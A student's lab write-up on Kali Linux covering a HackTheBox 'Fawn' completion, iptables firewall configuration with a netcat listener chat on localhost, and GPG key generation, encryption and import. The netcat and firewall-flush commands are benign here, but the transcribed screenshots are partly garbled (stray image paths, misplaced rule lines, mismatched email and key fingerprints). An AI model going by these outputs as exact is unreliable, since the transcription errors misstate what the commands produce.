The screenshot shows the HackTheBox interface after completing the challenge. The main area features a large green circular icon with a cartoon dog inside, set against a background of green hexagonal patterns. Below this, the text "Fawn has been Pwned!" is displayed. A congratulatory message follows: "Congratulations  daBigHog, best of luck in capturing flags ahead!". To the right, the date "01 May 2024" is shown in a box labeled "PWN DATE". The status bar at the bottom indicates the user is "enrii".

The final message congratulating me on successfully “pwning” the Fawn box.

Lab VI

In the sixth lab we were tasked to configure firewalls in our Kali installation.



The screenshot shows a terminal window titled "root@kali: ~" running on Kali Linux. The terminal displays the following commands and output:

```
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
  User      Inode      PID/Program name
tcp        0      0 127.0.0.1:43973          0.0.0.0:*
  1000      40719    10889/app --no-sand      LISTEN

[root@kali]# iptables -n -L INPUT
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

[root@kali]# iptables -F INPUT

[root@kali]# iptables -P INPUT ACCEPT

[root@kali]# iptables -P FORWARD ACCEPT

[root@kali]# iptables -P OUTPUT ACCEPT

[root@kali]# nc -lnvp 4444
listening on [any] 4444 ...
```

Here I identified open ports, dropped any iptable rules and started the listener.

The image shows two terminal windows side-by-side on a Kali Linux desktop environment. Both terminals are running as root.

Terminal 1 (Left):

```
# iptables -n -L INPUT
Chain INPUT (policy ACCEPT)
target     prot opt source
          destin
[root@kali]# iptables -F INPUT
[root@kali]# iptables -P INPUT ACCEPT
[root@kali]# iptables -P FORWARD ACCEPT
[root@kali]# iptables -P OUTPUT ACCEPT
[root@kali]# nc -lnvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 45700
hi!
how
[root@kali]# nc -lnvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 59760
hello, im writing this from the left terminal!
hi, and im writing from the right terminal!
```

Terminal 2 (Right):

```
(kali㉿kali)-[~]
$ sudo -i
[sudo] password for kali:
(root㉿kali)-[~]
# nc -v 172.16.161.136 4444 hello!
172.16.161.136: inverse host lookup failed: Unknown host
^C
(root㉿kali)-[~]
# nc -v 4444 hello!
4444: inverse host lookup failed: Unknown host
invalid port hello!
(root㉿kali)-[~]
# nc -v localhost 4444 hello!
localhost [127.0.0.1] 4444 (?) open
hello!
hi!
how
how
^C
(root㉿kali)-[~]
# nc -v localhost 4444
localhost [127.0.0.1] 4444 (?) open
hello, im writing this from the left terminal!
hi, and im writing from the right terminal!
```

Here you can see that they are able to communicate to one another. I was not able to run two instances of the virtual machine as it would crash my system (due to it being low-end), so I used localhost on the other terminal to show the functionality.

The screenshot shows a Kali Linux desktop environment. In the top right corner, there's a system tray with icons for battery, signal strength, and system status. The top bar has a menu icon, file icons, and a search bar. The main window is a terminal window titled "myconfig/fw" with the command "root@kali:/usr/local/etc". The terminal content is as follows:

```
GNU nano 7.2                               myconfig/fw
# Generated by iptables-save v1.8.9 (nf_tables) on Wed May 1 10:38:14 2024
*filter
:INPUT DROP [8:522]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [140:12268]
-A INPUT -i lo -j ACCEPT
-A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 22 -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 80 -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 443 -j ACCEPT
COMMIT
# Completed on Wed May 1 10:38:14 2024
```

Below the terminal, the Kali logo is displayed with the tagline "the quieter you become, the more you hear". At the bottom of the terminal window, there are several keyboard shortcut keys listed:

- [Read 12 lines]**
- ^G Help**
- ^O Write Out**
- ^W Where Is**
- ^K Cut**
- ^T Execute**
- ^C Location**
- ^X Exit**
- ^R Read File**
- ^\\ Replace**
- ^U Paste**
- ^J Justify**
- ^/ Go To Line**

Here I established new rules directly to the “myconfig/fw” file located in /usr/local/etc/, as to have a copy of all the commands to easily set the iptables. To block any port, we just need to change the ACCEPT parameter to the DROP parameter.

The screenshot shows a Kali Linux desktop environment. In the foreground, a terminal window titled 'root@kali: /etc/network' is open, displaying the contents of the 'interfaces' file. The file contains configuration for network interfaces, including 'lo' and 'eth0'. A command at the bottom of the file, 'pre-up iptables-restore < /usr/local/etc/myconfig/fw', is intended to restore iptables rules upon boot. The terminal window has a dark theme with white text and includes standard nano key bindings at the bottom.

```
GNU nano 7.2
auto lo
iface lo inet loopback
auto eth0
iface eth0 inet dhcp
pre-up iptables-restore < /usr/local/etc/myconfig/fw
```

[Read 5 lines]

^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line

And here in the “interfaces” file (located in /etc/network/), I set the iptables I mentioned before to be auto-set upon boot, as seen below (the image was taken moments after a reboot):

The screenshot shows a Kali Linux terminal window with root privileges. The user runs the command 'sudo -i' to become root. Then, they run 'iptables -L' to list the current iptables rules. The output shows several chains: INPUT, FORWARD, and OUTPUT. The INPUT chain has rules for TCP ports 22, 80, and 443, all of which are ACCEPTed. The FORWARD and OUTPUT chains both have an ACCEPT policy. The terminal window has a dark theme with white text and includes standard nano key bindings at the bottom.

```
(kali㉿kali)-[~]
$ sudo -i
[sudo] password for kali:
(root㉿kali)-[~]
# iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
ACCEPT    all  --  anywhere             anywhere
ACCEPT    all  --  anywhere             anywhere
ACCEPT    tcp  --  anywhere             anywhere
ACCEPT    tcp  --  anywhere             anywhere
ACCEPT    tcp  --  anywhere             anywhere


Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
          state RELATED,ESTABLISHED
          state NEW tcp dpt:ssh
          state NEW tcp dpt:http
          state NEW tcp dpt:https

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination

(root㉿kali)-[~]
#
```

Lab VIII

In this lab we generated keys using Gnu Privacy Guard, encrypted some files and decrypted them with different keys.



Here I generated an example key with my name, a message and a fake email address. I saved the key in my desktop for further use.

The screenshot shows a Kali Linux desktop environment. On the left, there's a file manager window displaying several files: 'Trash', 'our-secret-hack.txt.asc' (selected), 'File System', 'Home', 'henri-test.key', and 'our-secret-...'. The terminal window on the right shows the command-line process of encrypting a file:

```
kali@kali: ~
File Actions Edit View Help
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
gpg: /home/kali/.gnupg/trustdb.gpg: trustdb created
gpg: directory '/home/kali/.gnupg/openpgp-revocs.d' created
gpg: revocation certificate stored as '/home/kali/.gnupg/openpgp-revo
00C7F0450140B140.rev'
public and secret key created and signed.

pub    rsa3072 2024-05-01 [SC]
      82EE0DFD32C5ACD81C4021B700C7F0450140B140
uid          henri (jelo jaguar yu) <henri@fake.em>
sub    rsa3072 2024-05-01 [E]

[(kali㉿kali)-~]
└─$ ls /home/kali/.gnupg/
openpgp-revocs.d  private-keys-v1.d  pubring.kbx  pubring.kbx~  trust


[(kali㉿kali)-~]
└─$ gpg --output ~/henri-test.key --armor --export henri@fake.em
[(kali㉿kali)-~]
└─$ less henri-test.key

[(kali㉿kali)-~]
└─$ less henri-test.key > /home/kali/Desktop/henri-test.key

[(kali㉿kali)-~]
└─$ gpg --encrypt --sign --armor -r henri@fake.em /home/kali/Desktop/
k.txt

[(kali㉿kali)-~]
└─$ ]
```

Here I encrypted the file “our-secret-hack.txt” with my key, which became the selected file “our-secret-hack.txt.asc”



Here I decrypted my own file, showing the secret text I had made.

The terminal window shows the following session:

```
kali@kali: ~
File Actions Edit View Help
some other action (type on the keyboard, move the mouse, utilize the disks) during the prime generation; this gives the random number generator a better chance to gain enough entropy.
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the disks) during the prime generation; this gives the random number generator a better chance to gain enough entropy.
gpg: revocation certificate stored as '/home/kali/.gnupg/openpgp-revo
cs.d/978AD276ACCBBE616584D358172165D70F83B5A8.rev'
public and secret key created and signed.

pub    rsa3072 2024-05-01 [SC]
      978AD276ACCBBE616584D358172165D70F83B5A8
uid          notHenri (Not henri, I swear!) <not.henri@fa
le.em>
sub    rsa3072 2024-05-01 [E]

[(kali㉿kali)-~]
$ gpg --output ~/nothenri-test.key --armor --export not.henri@fale.em
gpg: WARNING: nothing exported

[(kali㉿kali)-~]
$ gpg --output ~/nothenri-test.key --armor --export not.henri@fale.em

[(kali㉿kali)-~]
$ less nothenri-test.key > /home/kali/Desktop/nothenri-test.key

[(kali㉿kali)-~]
$ ]
```

Due to me not being able to attend labs and doing them at home I didn't have access to any friend's key, so I created a second key. To test importing keys, I deleted it from the keyring and added it again, as seen below:

The terminal window shows the following session:

```
kali@kali: ~
File Actions Edit View Help
[(kali㉿kali)-~]
$ gpg --delete-secret-key "notHenri"
gpg (GnuPG) 2.2.40; Copyright (C) 2022 g10 Code GmbH
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

sec  rsa3072/172165D70F83B5A8 2024-05-01 notHenri (Not henri, I swe
ar!) <not.henri@fale.em>

Delete this key from the keyring? (y/N) y
This is a secret key! - really delete? (y/N) y

[(kali㉿kali)-~]
$ gpg --delete-key "notHenri"
gpg (GnuPG) 2.2.40; Copyright (C) 2022 g10 Code GmbH
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

pub  rsa3072/172165D70F83B5A8 2024-05-01 notHenri (Not henri, I swe
ar!) <not.henri@fale.em>

Delete this key from the keyring? (y/N) y
[(kali㉿kali)-~]
$ gpg --import /home/kali/Desktop/nothenri-test.key
gpg: key 172165D70F83B5A8: public key "notHenri (Not henri, I swear!) <not.henri@fale.em>" imported
gpg: Total number processed: 1
gpg:               imported: 1

[(kali㉿kali)-~]
$ gpg --list-key
gpg: checking the trustdb
gpg: marginals needed: 3  completes needed: 1  trust model: pgp
gpg: depth: 0  valid:  1  signed:  0  trust: 0-, 0q, 0n, 0m, 0f, 1u
/home/kali/.gnupg/pubring.kbx

pub  rsa3072 2024-05-01 [SC]
      82EE0FD32C5ACD81C4021B700C7F0450140B140
uid          [ultimate] henri (jelo jaguar yu) <henri@fale.em>
sub  rsa3072 2024-05-01 [E]

pub  rsa3072 2024-05-01 [SC]
      978AD276ACCBBE616584D358172165D70F83B5A8
uid          [ unknown] notHenri (Not henri, I swear!) <not.henri@fale.em>
sub  rsa3072 2024-05-01 [E]

[(kali㉿kali)-~]
$ ]
```

